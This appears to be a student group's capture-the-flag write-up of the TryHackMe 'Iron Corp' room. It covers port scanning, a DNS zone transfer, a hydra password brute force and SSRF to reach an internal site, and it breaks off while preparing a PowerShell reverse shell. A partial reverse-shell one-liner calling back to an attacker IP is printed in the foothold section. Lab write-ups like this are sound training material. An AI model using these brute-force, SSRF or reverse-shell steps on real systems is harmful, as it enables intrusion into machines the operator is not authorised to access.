

PSP0201

PENTEST 2

ROOM: IRON

CORP

WRITE-UP

GROUP NAME : PELITA

ID	Name	Role
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Leader
1211101935	Mohamed Imran Bin Mohamed Yunus	Member
1211103220	Muhammad Firzan Ruzain Bin Firdus	Member
1211102060	Farris Aiman Bin Mohd Harris	Member

IRON CORP

Steps: Reconnaissance (Port Scanning)

Members Involved: Imran

Tools used: Nmap, Netcat

Thought Process and Methodology and Attempts:


Tryhackme told me to add the machine IP address into the config file.

The asset in scope is: ironcorp.me

Note: Edit your config file and add ironcorp.me


Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.

Entered as a root because in order to add ip address you need root permission.




```
root@kali: /home/1211101935
File Actions Edit View Help
(1211101935㉿kali)-[~]
$ sudo su
[sudo] password for 1211101935: etHunter
(root㉿kali)-[/home/1211101935]
#
```

Adding the IP address into the /etc/hosts



```
root@kali: /home/1211101935
File Actions Edit View Help
(1211101935㉿kali)-[~]
$ sudo su
[sudo] password for 1211101935:
(root㉿kali)-[/home/1211101935]
# nano /etc/hosts
```

Adding the machine generated IP address into host as it was told in tryhackme.



```
root@kali: /home/1211101935
File Actions Edit View Help
GNU nano 6.2
127.0.0.1      localhost
127.0.1.1      kali
10.10.113.60   ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Tried to scan all the ports but failed miserably. It suggested using the ‘ -Pn ’ parameter (last of the screenshot) to get the ports.

Used nmap to scan the ports.

-sC to run default scripts

-sV to enumerate applications versions

-Pn to treat all hosts as online -- skip host discovery

```
1211101935@kali: ~
File Actions Edit View Help
(1211101935@kali)-[~]
$ nmap -sC -sV 10.10.113.60 ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:30 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 2 undergoing Ping Scan
Ping Scan Timing: About 50.00% done; ETC: 00:30 (0:00:02 remaining)
Nmap done: 2 IP addresses (0 hosts up) scanned in 3.29 seconds

(1211101935@kali)-[~]
$ nmap -sC -sV 10.10.113.60
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:30 EDT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.27 seconds
```

Successfully found the open ports with the suggested parameter.

```
1211101935@kali: ~
File Actions Edit View Help
(1211101935@kali)-[~]
$ nmap -sC -sV -Pn 10.10.113.60
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 00:30 EDT
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 75.00% done; ETC: 00:31 (0:00:07 remaining)
Nmap scan report for ironcorp.me (10.10.113.60)
Host is up (0.22s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
135/tcp   open  msrpc          Microsoft Windows RPC
3389/tcp  open  ssl/ms-wbt-server?
| rdp-ntlm-info:
|_ Target_Name: WTN-8VMBKF3G815
|_ NetBIOS_Domain_Name: WIN-8VMBKF3G815
|_ NetBIOS_Computer_Name: WIN-8VMBKF3G815
|_ DNS_Domain_Name: WIN-8VMBKF3G815
|_ DNS_Computer_Name: WIN-8VMBKF3G815
|_ Product_Version: 10.0.14393
|_ System_Time: 2022-08-02T04:32:55+00:00
|_ ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|_ Not valid before: 2022-08-01T04:27:56
|_ Not valid after:  2023-01-31T04:27:56
|_ ssl-date: 2022-08-02T04:33:04+00:00; +1s from scanner time.
8080/tcp  open  http           Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-server-header: Microsoft-IIS/10.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.37 seconds
```


```
(1211103220㉿kali)-[~]
$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 08:03 EDT
Nmap scan report for ironcorp.me (10.10.3.210)
Host is up (0.22s latency).

PORT      STATE     SERVICE      VERSION
53/tcp    open      domain?
135/tcp   open      msrpc        Microsoft Windows RPC
3389/tcp  open      ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|   System_Time: 2022-08-02T12:06:19+00:00
|   ssl-cert: Subject: commonName=WIN-8VMBKF3G815
|   Not valid before: 2022-08-01T11:57:13
|   Not valid after: 2023-01-31T11:57:13
|   _ssl-date: 2022-08-02T12:06:33+00:00; 0s from scanner time.
8080/tcp  open      http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
| http-server-header: Microsoft-IIS/10.0
11025/tcp open      http         Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Coming Soon - Start Bootstrap Theme
| http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open      msrpc        Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.21 seconds
```

As we can see from the scanned port, the port 8080 and 11025 is a website.

Did a little digging but didn't find anything special.



Steps: Enumeration (Finding subdomains)

Members Involved: Farris

Tools used: dig, hydra

Thought Process and Methodology and Attempts:

Searched for subdomain using 'dig' command. Founded 2 subdomains.


```
[└ (1211101935㉿kali)-[~] $ dig @10.10.113.60 ironcorp.me axfr
; <>> DiG 9.18.1-1-Debian <>> @10.10.113.60 ironcorp.me axfr
; (1 server found)
; global options: +cmd
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me. 3600 IN NS win-8vmbkf3g815.
admin.ironcorp.me. 3600 IN A 127.0.0.1
internal.ironcorp.me. 3600 IN A 127.0.0.1
ironcorp.me. 3600 IN SOA win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
; Query time: 856 msec
; SERVER: 10.10.113.60#53(10.10.113.60) (TCP)
; WHEN: Tue Aug 02 00:44:03 EDT 2022
; XFR size: 5 records (messages 1, bytes 238)
```


Added both of the subdomains in hosts.

```
GNU nano 6.2 1211101935㉿kali: ~ /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.10.113.60 ironcorp.me
10.10.113.60 admin.ironcorp.me
10.10.113.60 internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Tried both of the subdomains with 2 ports (8080, 11025).

Port 8080 showed the same result.





Port 11025 showed access forbidden for internal subdomain

You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.
If you think this is a server error, please contact the [webmaster](#).

Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

But the admin subdomain is password protected. Now it's time to get the Username and the password.

This site is asking you to sign in.

Username:
Password:

Cancel Sign in


admin.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Used hydra to get the username and password. (Well, the password and username was pretty much guessable.)

```
[+] [1211103220@kali] -[~]
$ hydra -l admin -P /home/1211103220/Desktop/rockyou.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 12:00:47
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1:p:14344399), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1380.00 tries/min, 1380 tries in 00:01h, 14343019 to do in 173:14h, 16 active
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 12:01:50
```

Successfully logged into the website.




Steps: Exploiting (SSRF attack)

Members Involved: Syahir

Tools used: SSRF vulnerability attack (reference: <https://portswigger.net/web-security/ssrf>)

Thought Process and Methodology and Attempts:

Tried a few things to find the vulnerability of the website. After some attempts. I ran apache2 and added my access machine address as a weblink to see if anything happens. Something came up. Thus we know that we can add some other link to see if anything comes up. The vulnerability is SSRF.



Bypassing SSRF filters via open redirection

It is sometimes possible to circumvent any kind of filter-based defenses by exploiting an open redirection vulnerability.

In the preceding SSRF example, suppose the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.

For example, suppose the application contains an open redirection vulnerability in which the following URL:

```
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

returns a redirection to:

```
http://evil-user.net
```


You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118


stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://19
```

This SSRF exploit works because the application first validates that the supplied `stockAPI` URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the

Tried a few things but none of it seem to work. After some research, we tried to load the subdomain that could not be accessed previously (subdomain: internal, port: 11025) by adding it inside the URL.



Clicking 'here' only lead to Access forbidden.




Access forbidden!

You don't have permission to access the requested object. It is either read-protected or not readable by the server.
If you think this is a server error, please contact the [webmaster](#).


Error 403

<internal.ironcorp.me>
Apache/2.4.11 (Win64) OpenSSL/1.1.1c PHP/7.4.4


Added the web link of the access forbidden page just now with the admin link. A name Equinox showed up.




Tried to add the name inside the link. The name just keep multiplying.



Tried adding dir if we can find anything special. Found a different name.



Well, adding equinoxdir inside the link just keeps multiplying the name. We tried to separate it with a pipeline symbol inbetween equinox and dir. Successfully leaded to a drive.



From this we can conclude that this website leads to a new window. We already have the place for the drive. Now the question is how we gain access to it? Solution is reverse powershell. We create a reverse powershell file with the generated machine IP address and a port to listen. Upload the reverse shell file into the E drive. Listen to it with netcat and we are in.

Steps: Foothold (Reverse shell)

Members Involved: Firzan

Tools used: Burp suite, netcat, python http.server,

Thought Process and Methodology and Attempts:

- First of all we need to create a reverse shell in our own local machine. I have tried several powershell from the [reverse shell generator](#) but none of them work. :(

The screenshot shows the RevShells.com website interface for generating reverse shells. The URL in the address bar is https://www.revshells.com. The page title is "Reverse Shell Generator".

IP & Port section:

- IP: 10.8.93.181
- Port: 4545

Listener section:

- Type: nc
- Advanced toggle is on.
- Code preview: nc -lvpn 4545
- Copy button is available.


OS dropdown: All

Show Advanced toggle is on.

Code Preview (PowerShell #3):

```
powershell -nop -W hidden -noni -ep bypass
-c "$TCPClient = New-Object
Net.Sockets.TCPClient('10.8.93.181',
4545);$NetworkStream =
$TCPClient.GetStream();$StreamWriter = New-
Object
IO.StreamWriter($NetworkStream);function
WriteToStream ($String)
{[byte[]]$script:Buffer =
0..$TCPClient.ReceiveBufferSize | %
{0};$StreamWriter.Write($String + 'SHELL>
');$StreamWriter.Flush()}WriteToStream
'';while(($BytesRead =
```

- Luckily I found a reverse shell by vulware on [github](#). We can modify this reverse shell by changing the ip address and the port to our respective ip address and port.
- This file will be saved directly under our directory so that it is easy for us to open the python server later.




```

master powershell-reverse-shell- / powershell tcp reverse shell.ps1 Go to file ...
vulware Rename powershell tcp reverse shell to powershell tcp reverse shell.ps1 Latest commit c61f8ed on Apr 18, 2018 History
1 contributor

4 lines (2 sloc) | 789 Bytes Raw Blame ⌂ ⌂ ⌂
